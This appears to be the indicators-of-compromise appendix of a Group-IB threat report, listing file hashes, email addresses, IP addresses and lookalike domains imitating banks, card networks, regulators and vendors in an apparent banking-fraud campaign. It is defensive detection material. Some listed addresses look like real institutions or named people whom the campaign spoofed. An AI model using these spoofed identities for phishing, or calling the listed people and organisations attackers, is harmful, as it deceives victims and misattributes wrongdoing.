C942A9C5DD017942C27BE4440B6A0ECACB1E2E7D1C9432F31EB0C2DA568FC7E3
CB7F5DD7B0D6465A2D0B83042154F4329F6B7B2727C5ED17B95D777E43F437E1
CCB1FA5CDBC402B912B01A1838C1F13E95E9392B3AB6CC5F28277C012B0759F9
CD69EA2C146350DBC197D40213602007CD65030738E24AB7E09B90065AF814EA
CD9572AB21BAE521120A2A0F3BBFD8085512504A2AE9AA217DB03164828117C7
D2D1A19FD2CF2093DEFE42DDBAAA2B01535313848A888D4F20C40EB8C4A518BA
D3844AC08424B50C3624718665D387D0C24888685744F8EFCE217197F597483E
DA0AD540A16BE01AE1430DD2AF8F48FD28F3AC4F965FC6780D8EEE3A2DB2AD10
DAB05E284A9CBC89D263798BAE40C9633FF501E19568C2CA21ADA58E90D66891
DCAD7F5135FFA5E98067B46FEEC2563BE8C67934EB3B14EF1AAD8FF7FE0892C5
DD7639C87F4DFA99B08601CBEAD7848D9614D84FF0EFA685936B881FA27D7331
DF3A183CD356D14CA1DEE36A0376DE8ED7D8BE2451E3E191CACA004CBDBA568D
E0F6073AEE370D5E1E29DA20208FFA10E1B30F4CF7860BB1A9DDE67A83DEE332
E234782F64F67EF3F78FFFCE306EAD1ED2011AE9217275556AD14C08CD5BB04E
E38D15ADD7BB5FA7387CB9B377D549B1365386DC13FC7E5ED08468CAD5ECAFE2
E4511C9492DCBB850830E6FA6443EB95FF3E389D65EBA620D1AAA36ED29399C7
E559C65B51A874B9EBF4FAACD830223428E507A865788C2F32A820B952CCF0B4
EAC418381EA047601FAE9C92412B5DF49ED6AAC3EDD74FB5E2EB6F09A1CC3861
FA9758814E0994B972AFE305A50B7326193A3D15F603063D0B6728DCCFBD8DBF
FB00B98B44E3AA59FC2309C477EBB75774A2B5E1F300383414762BB4AB95D96A
FB97A028760CF5CEE976F9BA516891CBE784D89C07A6F110A4552FC7DBFCE5F4
FF94DED03A42857C7C534229859B99E034745177184791DF3084B6DDE66B29E6

E-mail addresses

a.kirilov@oracle-russia.info
a.shevcov@cards-cbr.ru
aa.volkov@bpcbt.com
admin@fincert-cbr.ru
admin@koronapaycard.com
admin@visa-pay.com
Anna.Yasko@profix.kiev.ua
anton0hn8ko@mail.ru
apache@ibm-warning.com
apache@westernunion-corporate.com
ashkol@bfs.su
AvdeevaAA@russia-westernunion.com
billing@billing-mts.ru
bochkarev.s.v@cards-nspk.ru
client@regionbank24.ru
crysanoff.yury@yandex.ru
Daniel.L@bankosantantder.com
drop@banknp.ru
DVoronkov@lanit.ru
e.maslakov@cft.ru
factura@billing-megafon.ru
info@advocat-partners.ru
Info@cards-sberbank-region.ru
info@ecb.europa.eu
info@fatf-gafi.info
info@ingbank-fr.com
Info@retail-beeline.com
info@roskomnadzor.info
info@terminal-cyberplat.ru
info@westernunion-corporate.com
info@wincor-nixdorf.com
invoice@retail-beeline.com
ivanovroman.iwanow@yandex.ru
j.stivens@spamhuas.com
media@ecb-europe.com
mermachenkov@bloomberg.net
Natalia.S@westernunion.com
Natalia.Shchetinina@westernunion.com
nfo@retail-beeline.com
olgagor@polyfaust.com
OSolomatin@lanit.ru
pv@mtbank.by
razlokyou@tutanota.com
sales@mastercard-enterprise.com
secretar@asmo-arbitr.ru
secure@pcidss-visa.com
security@mastercard-europe.com
security@mastercard-fraud.com
Shahova_O.V@terminal-cyberplat.com
support@cards-cbr.ru
support@nwift.org
support@qiwi-bank.com
support@swift-alliance.com
tarifs@retail-qiwi.com
vasiliy.utko@diebold.pw
visa-alert@visa-alert.com
Visa@visa-enterprise.com
webmaster@moneta.ru
www@avers.odessa.ua
www@mxs.tema-telecom.info
zapros@moscow-bank.com
zhanibekh@halykinkas.kz

IP addresses

104.144.207.207
104.200.67.112
104.254.99.77
107.181.160.16
109.236.89.194
128.199.34.92
138.197.128.24
138.197.155.136
138.197.160.220
138.68.136.147
138.68.234.128
138.68.26.129
139.59.115.141
139.59.89.20
142.91.104.105
146.148.124.166
159.89.189.120
162.243.161.186
162.243.38.176
162.243.38.178
165.227.77.109
172.81.132.131
176.9.99.134
178.62.117.16
178.62.220.89
178.62.6.220
185.13.5.46
185.175.158.202
185.68.93.26
185.82.216.94
188.166.60.43
188.209.52.64
188.214.129.65
188.226.147.178
188.226.157.121
188.226.160.76
190.123.35.177
190.123.45.112
190.123.45.134
192.241.163.48
192.241.250.229
192.241.251.13
192.64.119.93
192.81.220.160
193.238.152.198
193.238.152.67
194.165.16.86
195.123.212.86
195.26.182.22
196.1.4.24
196.1.4.252
198.199.86.50
198.50.179.97
200.63.45.85
204.11.59.144
204.145.94.123
213.252.247.69
217.12.199.176
217.12.208.77
217.20.166.231
23.152.0.210
31.148.220.141
31.193.195.41
31.31.216.40
31.47.249.36
37.1.207.202
37.1.211.165
37.1.212.129
37.1.212.133
37.252.248.93
45.32.165.110
46.102.152.157
46.21.147.61
46.21.147.63
5.101.124.34
5.45.66.161
51.254.164.248
52.15.209.133
67.205.190.195
67.207.81.80
67.207.86.201
72.21.81.200
80.91.163.146
81.163.254.122
81.163.254.27
81.92.202.202
82.211.30.97
82.211.34.88
84.200.210.96
84.200.32.184
84.200.84.241
85.204.74.117
86.105.1.116
86.106.131.17
86.106.131.207
87.120.254.44
87.121.52.83
88.212.208.115
89.248.170.232
89.33.64.134
89.35.178.108
89.37.226.131
91.218.220.66
92.114.92.102
92.222.235.243
92.63.111.201
93.113.131.116
93.115.201.211
94.140.120.179
94.140.125.205
95.183.51.24
95.215.45.221
95.46.8.65
95.85.20.22
95.85.60.7
96.44.188.57

Domains

advocat-partners.ru
akamai-technology.com
applepay-invoice.com
arpanet-network.com
asmo-arbitr.ru
atm-sberbank.ru
aws-software.com
bankosantantder.com
billing-cbr.ru
billing.chelny.online
cards-alfabank.ru
cards-cbr.ru
cards-nspk.ru
corp-cyberplat.ru
dns-verifon.com
dns.vision71.kz
downloads.damemp3.org
fincert-cbr.ru
getfreshnews.com
help-desc-me.com
helpdesk-bpc.in
helpdesk-oracle.com
hoteltoren.com
ibm-cert.com
ibm-notice.com
ibm-warning.com
koronapaycard.com
mail.in1.kz
mastercard-enterprise.com
mastercard-fraud.com
nwift.org
oplata-gosuslugi.ru
oracle-russia.info
oracleupdatenews.com
patch-alahli.com
qiwi-bank.com
regdommain.com
retail-beeline.com
roskomnadzor.info
sberbank-region.ru
secure-banregio.com
semea-visa.com
sepa-gate.com
servicecentrum.info
servicenetupdate.com
spamhuas.com
swift-alliance.com
tarif-changes.doc
techupdateslive.com
teredo-update.com
terminal-cyberplat.ru
updatemaster.info
updatesupermaster.info
updatetechnews.com
visa-alert.com
visa-fraud-monitoring.com
webmail.microsoft.org.kz
westernunion-corporate.com
word-live.com

GROUP-IB

Group-IB — one of the global leaders in providing high-fidelity Threat Intelligence and anti-fraud solutions

www.group-ib.com
group-ib.com/blog
info@group-ib.com
+7 495 9843364
twitter.com/groupib_gib
linkedin.com/organization/1382013